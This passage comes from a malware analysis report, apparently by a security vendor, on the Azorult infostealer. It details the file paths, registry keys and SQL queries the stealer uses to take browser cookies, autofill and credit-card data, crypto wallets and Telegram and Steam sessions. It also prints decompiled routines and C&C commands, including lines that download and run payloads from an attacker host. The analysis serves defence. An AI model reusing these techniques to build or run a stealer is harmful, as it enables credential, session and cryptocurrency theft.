    fn_get_regVal(0x80000001, v25, (int)L"HostName", (char)v6, (int)v5);
    if ( WStrLen(v29) >= 2 )
    {
      WStrFromWArray((int)&v22, v26, 1024);
      WStrCat3((int)&v23, v31, v22);
      v2 = sub_4075F4(0x80000001, v23, (int)L"PortNumber");
      v6 = 0;
      v5 = &v28;
      WStrFromWArray((int)&v20, v26, 1024);
      WStrCat3((int)&v21, v31, v20);
      fn_get_regVal(0x80000001, v21, (int)L"UserName", (char)v6, (int)v5);
      WStrLAsg(&v27, (OLECHAR *)L"Pass");
```

Figure 16. Routine for stealing account information of WinSCP

3.2. Web Browser Cookie

– zip file save path: \CookieList.txt and \Browsers\Cookies\[file that will be leaked].txt

If flags for Cookie and AutoFill are enabled, the malware steals Cookie files of IE, Edge, Chromium-based web browsers, and Mozilla-based web browsers. For IE and Edge, it steals *.txt files and *.cookie files from the following paths.

```
\AppData\Roaming\Microsoft\Windows\Cookies\
\AppData\Roaming\Microsoft\Windows\Cookies\Low\
\AppData\Local\Microsoft\Windows\INetCache\
\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\INetCookies\
\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC#!001\MicrosoftEdge\Cookies\
\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC#!002\MicrosoftEdge\Cookies\
\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\MicrosoftEdge\Cookies\
```

Let’s have Google Chrome as an example among Chromium-based web browsers. The malware extracts information from the \AppData\Local\Google\Chrome\User Data\Default\Cookies file with one of the following 2 SQL queries.

```
> SELECT host_key, name, encrypted_value, value, path, secure,
(expires_utc/1000000)-11644473600 FROM cookies
> SELECT host_key, name, name, value, path, secure, expires_utc FROM cookies
```

Let’s have Mozilla Firefox as an example among Mozilla-based web browsers. The malware extracts information from the cookies.sqlite file existing in paths such as \AppData\Roaming\Mozilla\Firefox\Profiles\wz0irceq.default-release with the following SQL query.

```
> SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
```

3.3. Web Browser AutoComplete

– zip file save path: \Browsers\AutoComplete\[file that will be leaked].txt

If flags for Cookie and AutoFill are enabled, the malware steals AutoFill records of Chromium-based and Mozilla-based web browsers. Let’s have Google Chrome as an example among Chromium-based web browsers. The malware extracts information from the \AppData\Local\Google\Chrome\User Data\Default\Web Data file with the following SQL query.

```
> SELECT name, value FROM autofill
```

In Chromium-based web browsers, CreditCard information also becomes a target to be stolen. Following the same process, the malware extracts information from the \AppData\Local\Google\Chrome\User Data\Default\Web Data file with the following SQL query.

```
> SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted value FROM
credit_cards
```

Let’s have Mozilla Firefox as an example among Mozilla-based web browsers. The malware extracts information from the formhistory.sqlite file existing in paths such as \AppData\Roaming\Mozilla\Firefox\Profiles\wz0irceq.default-release with the following SQL query.

```
> SELECT fieldname, value FROM moz_formhistory
```

3.4. Web Browser History


– zip file save path: \Browsers\History\[file that will be leaked].txt

If the flag for History is enabled, the malware steals History records of Chromium-based and Mozilla-based web browsers. Let’s have Google Chrome as an example among Chromium-based web browsers. The malware extracts information from the \AppData\Local\Google\Chrome\User Data\Default\History file with the following SQL query.

> SELECT DATETIME(((visits.visit_time/1000000)-11644473600),\”unixepoch\”) , urls.title , urls.url FROM urls, visits WHERE urls.id = visits.url ORDER By visits.visit_time DESC LIMIT 0, 10000

Let’s have Mozilla Firefox as an example among Mozilla-based web browsers. The malware extracts information from the places.sqlite file existing in paths such as \AppData\Roaming\Mozilla\Firefox\Profiles\wz0irceq.default-release with the following SQL query.

> SELECT DATETIME(moz_historyvisits.visit_date/1000000, \”unixepoch\”, \”localtime\”),moz_places.title,moz_places.url FROM moz_places, moz_historyvisits WHERE moz_places.id = moz_historyvisits.place_id ORDER By moz_historyvisits.visit_date DESC LIMIT 0, 10000



```
WStrFromLStr((int)&v24, v35);
if ( (unsigned __int8)fn_getFileAttr(v24, a3) )
{
  v14 = (BOOL)&v40;
  v7 = LStrToPChar(v35);
  if ( !(*(int (__cdecl **)(int))sqlite3_open_0[0])(v7)
    && !(*(int (__cdecl **)(int, const char *, int, int *, char *))sqlite3_prepare_v2_0[0])(
          v40,
          "SELECT DATETIME(moz_historyvisits.visit_date/1000000, \"unixepoch\", \"localtime\"),moz_places.title,moz_pla"
          "ces.url FROM moz_places, moz_historyvisits WHERE moz_places.id = moz_historyvisits.place_id ORDER By moz_his"
          "toryvisits.visit_date DESC LIMIT 0, 10000",
          -1,
          &v39,
          v38) )
  {
    while ( (*(int (__cdecl **)(int))sqlite3_step_0[0])(v39) == 100 )
    {
      LStrClr(&v32);
      LStrClr(&v31);
```

Figure 17. Routine for stealing information of Firefox History

3.5. Coin Wallet

zip file save path: \Coins\autoscan\ and \Coins\Monero\

If the flag for Coin is enabled, the malware steals wallet files for various types of cryptocurrency. First, files saved in the \Coins\autoscan\ folder are those that fit the following conditions as the malware lookups paths within the \AppData\Roaming\ folder.
– “.wallet,” “wallets\.wallet,” “wallet.dat,” “wallets\wallet.dat,” “electrum.dat,” and “wallets\electrum.dat”

Next, files saved in the \Coins\Monero\ folder are those that have their paths known by the malware referencing the wallet_path data of the HKCU\Software\monero-project\monero-core key, those that have .address.txt name added to the previous files and those that have .keys added to their names. Afterward, the malware also steals wallet.dat files and \wallets\wallet.dat files from the paths known by referencing the strDataDir data from the following registry keys.


HKCU\Software\Bitcoin\Bitcoin-Qt
HKCU\Software\BitcoinGold\BitcoinGold-Qt
HKCU\Software\BitCore\BitCore-Qt
HKCU\Software\Liteoin\Litecoin-Qt
HKCU\Software\BitcoinABC\BitcoinABC-Qt

Lastly, it steals the following cryptocurrency wallet files existing in paths of \AppData\Roaming\ such as \AppData\Roaming\Electrum\wallets\.
– Electrum, Electrum-LTC, ElectrumG, Electrum-btcp, Ethereum, Exodus, Exodus Eden, Jaxx, and MultiBitHD

3.6. Skype

– zip file save path: \Skype\

If the Skype flag is enabled, the malware steals the main.db file from the \AppData\Roaming\Skype\ path. When users use Skype, the logs are saved in the main.db file. Certain tools can be used to restore the Skype record with the file. This means that when the attacker steals the file, Skype-related information such as Skype chat history can be leaked.




```
fn_make_envStr((int)L"%APPDATA%\\Skype", (int)&v18);
WStrCat3((int)&v15, v18, L"\\*");
v1 = WStrToPWChar(v15);
v2 = (*(int (__stdcall **)(int, char *, void *, void *))FindFirstFileW_0)(v1, v16, v4, v5);
do
{
  v5 = v18;
  v4 = &unk_414ED8;
  WStrFromWArray((int)&v13, v17, 260);
  WStrCatN((int)&v14, 5);                    // main.db
  if ( (unsigned __int8)fn_getFileAttr(v14, v2) )
  {
    v6 = v19;
    v5 = &unk_414ED8;
    WStrFromWArray((int)&v10, v17, 260);
    v4 = v10;
    WStrCatN((int)&v11, 4);                  // main.db
    LStrFromWStr((int)&v12, v11);
    v5 = v12;
    v4 = v18;
    WStrFromWArray((int)&v8, v17, 260);
    WStrCatN((int)&v9, 5);                   // main.db
    fn_copy_and_read(v9, (int)v6);
```

Figure 18. Routine for stealing Skype’s main.db file

3.7. Telegram

– zip file save path: \Telegram\

If the Telegram flag is enabled, the malware steals files starting with “D877F783D5” and “map” existing in the \AppData\Roaming\Telegram Desktop\tdata\ path. These files are settings files related to sessions existing in the Telegram PC version and can be exploited by the attacker for stealing sessions.




```
if ( *(_BYTE *)(*c2_command + 5) == '+' )// 5 - Telegram
  fn_infos_files(
    L"%appdata%\\Telegram Desktop\\tdata\\",
    (int)L"D877F783D5*,map*",
    (__int32)L"Telegram",
    0,
    0,
    0,
    1,
    1000,
    0);
```

Figure 19. Routine for stealing Telegram's session data file

3.8. Steam

– zip file save path: \Steam\Config\[*.vdf], \Steam\[ssfn*]

If the Steam flag is enabled, the malware obtains the Steam path by referencing the SteamPath value of the HKCU\Software\Valve\Steam key and steals "ssfn*" files existing in the path and "*.vdf" files existing in the internal Config folder. These files have the information of sessions and settings of the Steam client. The attacker can exploit these files to access a user's Steam account.



```
fn_get_regVal(0x80000001, (int)L"Software\\Valve\\Steam", (int)L"SteamPath", 0, (int)&v26);
sub_4070BC(v26, (int)&unk_415210, (int)&unk_415208, &v23);
WStrLAsg(&v26, v23);
WStrCat3((int)&v22, v26, L"\\ssfn*");         // \ssfn*
v2 = WStrToPWChar(v22);
v3 = (*(int (__stdcall **)(int, char *, const wchar_t *, BSTR, char *))FindFirstFileW_0)(v2,
do
{
  v9 = v27;
  v8 = (BSTR)&unk_415208;
  WStrFromWArray((int)&v19, v25, 260);
```

Figure 20. Routine for stealing information of Steam session information

3.9. Screenshots

– zip file save path: \scr.jpg


If the screenshot flag is enabled, the malware takes a screenshot of the current screen and saves it in the compressed file with the name scr.jpg.

3.10. System Info

– zip file save path: \System.txt

Azorult obtains various types of system info and leaks them regardless of C&C commands by default. The following shows the types of information that are leaked.

> MachineID, Malware path, Windows version, Computer name, Resolution, Language, Time, Time Zone, CPU model, Number of CPUs, RAM size, Video card information, List of currently running processes, and List of installed programs



```
Windows     :
Computer(Username) :
Screen:
Layouts: KO/
LocalTime:
Zone: UTC+9:0

CPU Model: Intel(R) Core(TM)
CPU Count:
GetRAM:
Video Info
VMware SVGA 3D (Microsoft Corporation - WDDM)
VMware SVGA 3D (Microsoft Corporation - WDDM)
RDPDD Chained DD
RDP Encoder Mirror Driver
RDP Reflector Display Driver



[System Process]
    System
        smss.exe
csrss.exe
wininit.exe
    services.exe
        svchost.exe
            mdm.exe
            WmiPrvSE.exe
            mobsync.exe
        svchost.exe
        svchost.exe
```


Figure 21. Collected System info

4. C&C Command

4.1. Command – F

– zip file save path: \Files\[user designated path name]\[file that will be leaked].txt


The F command collects files from the user PC and receives settings for the path and extensions. The following shows 2 examples among F commands received from the C&C server.



```
F       DOC TXT %USERPROFILE%₩Documents₩        *.txt,      150     +       -
                                                ₩Windows₩|₩Program Files₩|₩Program Files (x86)₩|₩AppData₩Local₩|
                                                ₩AppData₩LocalLow₩|₩AppData₩Roaming₩|₩ProgramData₩|₩TEMP₩|
                                                ₩PUBLIC₩|₩System32₩|₩Keygen₩|₩Crack₩|₩Patch₩|₩Games₩|₩Game₩|
                                                ₩Downloads₩|₩Music₩|₩Movies₩|₩Mp3₩|₩Adobe₩|₩xampp₩|
                                                ₩SteamGames₩|₩steamapps₩
F       JPEG    %DSK_23%₩       *seed*.jpeg,*2fa*.jpeg,*mnemonic*.jpeg,*account*.jpeg,*coin*.jpeg,*ethereum*.jpeg,*wallet*.jpeg,
                                *trezor*.jpeg,*blockchain*.jpeg,*electrum*.jpeg,*crypto*.jpeg,*krypto*.jpeg,*btc*.jpeg,*key*.jpeg,
                                *phrase*.jpeg,*recover*.jpeg,*code*.jpeg,*private*.jpeg,*exodus*.jpeg,*jaxx*.jpeg,*coinbase*.jpeg,
                                *btcmarket*.jpeg,*bitpay*.jpeg*,*bitpanda*.jpeg,*bittrex*.jpeg,*bitrex*.jpeg,*coinomi*.jpeg,
                                *metamask*.jpeg,*myetherwallet*.jpeg,*electrum*.jpeg*,*bitcoin*.jpeg*,*bithumb*.jpeg,
                                *hitbtc*.jpeg,*bitflyer*.jpeg,*kucoin*.jpeg,*huobi*.jpeg,*poloniex*.jpeg,*kraken*.jpeg,*okex*.jpeg,
                                *binance*.jpeg,*bitstamp*.jpeg,*bitfinex*.jpeg,*gdax*.jpeg,*bitmex*.jpeg,*cripto*.jpeg,*guarda*.jpeg
                                1000    +       -
                                ₩Windows₩|₩Program Files₩|₩Program Files (x86)₩|₩AppData₩Local₩|₩AppData₩LocalLow₩|
                                ₩AppData₩Roaming₩|₩ProgramData₩|₩TEMP₩|₩PUBLIC₩|₩System32₩|₩Keygen₩|₩Crack₩|
                                ₩Patch₩|₩Games₩|₩Game₩|₩Music₩|₩Movies₩|₩Mp3₩|₩Adobe₩|₩xampp₩|₩SteamGames₩|
                                ₩steamapps₩
```

The format is as follows:
[F \t <name of the compressed file> \t <path> \t <extension> \t <max size> \t <subfolder> \t <shortcut> \t <exception path>]

The files collected by the F command are located at the Files\ path inside the compressed file and saved in the folder with the name of the compressed file designated by the command. For instance, the first command has the data saved in the DOC TXT folder. For paths, environment variables such as %USERPROFILE% and the drive paths starting with "DSK_" are supported. By designating the route path and calling the GetDriveTypeA() function, the command can return the type of the drive path. 2 means removable storage devices such as USB, 3 means normal drives, and 5 means CD-ROM drives. So in the example above, %DSK_23% means that the command will target normal hard drives and USB drives to leak files.



```
if ( *(_BYTE *)c2_command[v3] == 'F' )// Command : F
{
  sub_40795C((int)"\t", c2_command[v3], (void **)&command);
  LStrLAsg((volatile __int32 *)&v127, command[2]);
  if ( LStrPos("%DSK_", v127) == (_BYTE *)1 )// DSK_ 케이스
  {
    Dbadapt::AddLocateParamsString((int)"%DSK_", (int)v127, (int)"%\\", (int)&v124);
    if ( !(*(int (__stdcall **)(int, char *))GetLogicalDriveStringsA_0)(0x81, v121) )
      goto LABEL_67;
    for ( i = v121; *i; i += 4 )
    {
      v9 = (*(int (__stdcall **)(char *))GetDriveTypeA_0)(i);
      sub_406FDC(v9, &v106);
      LStrFromWStr((int)&v107, (int)v106);
      if ( LStrPos(v107, v124) )
      {
        v29 = (BSTR *)&v105;
        WStrFromPChar(&v104, i);
        LStrCatN(&v102, 3);
        WStrFromLStr((int)&v103, v102);
```

Figure 22. F command – collecting files

The third part is about extensions of files that will be collected, and the fourth part is the max size of the collected files in the KB unit. Next are 2 flags +|-. The first one decides whether files within subdirectories will be collected or not, and the second one decides if shortcut files (.lnk files) will be collected or not. The keywords located at the last part are the names of folder paths that will not be collected for information leaks.


4.2. Command – L

Another Azorult mentioned above received the L command as shown below.


L http://jamesrlongacre[.]ug/ds2.exe – *
L http://jamesrlongacre[.]ug/ds1.exe – *
L http://jamesrlongacre[.]ug/rc.exe – *
L http://jamesrlongacre[.]ug/ac.exe – *

The L command consists of the form <L> \t <URL> \t <+|-> \t <*|URL>. The +|- flags of the third part decide the status of the SW_HIDE flag when downloaded files are executed. If the flag is + (SW_HIDE), the files will be run with their properties hidden.

For the fourth part, the 2 files all received * as the command, but they can download particular URLs. They only download additional malware if the current list of Cookies includes the keyword. As for the current command *, it downloads files regardless of Cookies. Suppose the command received the keyword "AHNLAB." The following shows the routine of inspecting the keyword in the list of Cookies.




```
00419D45  .  C745 C0 00000 MOV DWORD PTR SS:[LOCAL.16],0
00419D4C  >  8B45 C8       ┌MOV EAX,DWORD PTR SS:[LOCAL.14]
00419D4F  .  8B55 C0       │MOV EDX,DWORD PTR SS:[LOCAL.16]
00419D52  .  8B0490        │MOV EAX,DWORD PTR DS:[EDX*4+EAX]
00419D55  .  8D95 A0FDFFFF │LEA EDX,[LOCAL.152]
00419D5B  .  E8 B8C5FEFF   │CALL fn_parse_comma                   12.fn_parse_comm
00419D60  .  8B85 A0FDFFFF │MOV EAX,DWORD PTR SS:[LOCAL.152]     EAX - "AHNLAB"
00419D66  .  8B15 68B54100 │MOV EDX,DWORD PTR DS:[41B568]
00419D6C  .  8B12          │MOV EDX,DWORD PTR DS:[EDX]           EDX - Cookies
00419D6E  .  E8 059DFEFF   │CALL LStrPos
00419D73  .  85C0          │TEST EAX,EAX
00419D75  .  0F9545 B1     │SETNZ BYTE PTR SS:[LOCAL.20+1]
Dest=12.004045EC
```



```
Address   Hex dump                                         ASCII
0342F7B8  54 55 52 4E 2E 43 4F 4D 09 53 4F 46 54 4F 4E 49  TURN.COM SOFTONI
0342F7C8  43 2E 43 4F 4D 09 47 4F 4F 47 4C 45 2E 43 4F 2E  C.COM GOOGLE.CO.
0342F7D8  4B 52 09 33 4C 49 46 54 2E 43 4F 4D 09 42 49 44  KR 3LIFT.COM BID
0342F7E8  53 57 49 54 43 48 2E 4E 45 54 09 5A 45 4F 54 41  SWITCH.NET ZEOTA
0342F7F8  50 2E 43 4F 4D 09 4B 45 59 57 4F 52 44 2E 41 44  P.COM KEYWORD.AD
0342F808  2E 44 41 55 4D 2E 4E 45 54 09 41 44 2E 44 41 55  .DAUM.NET AD.DAU
0342F818  4D 2E 4E 45 54 09 4D 49 43 52 4F 53 4F 46 54 45  M.NET MICROSOFTE
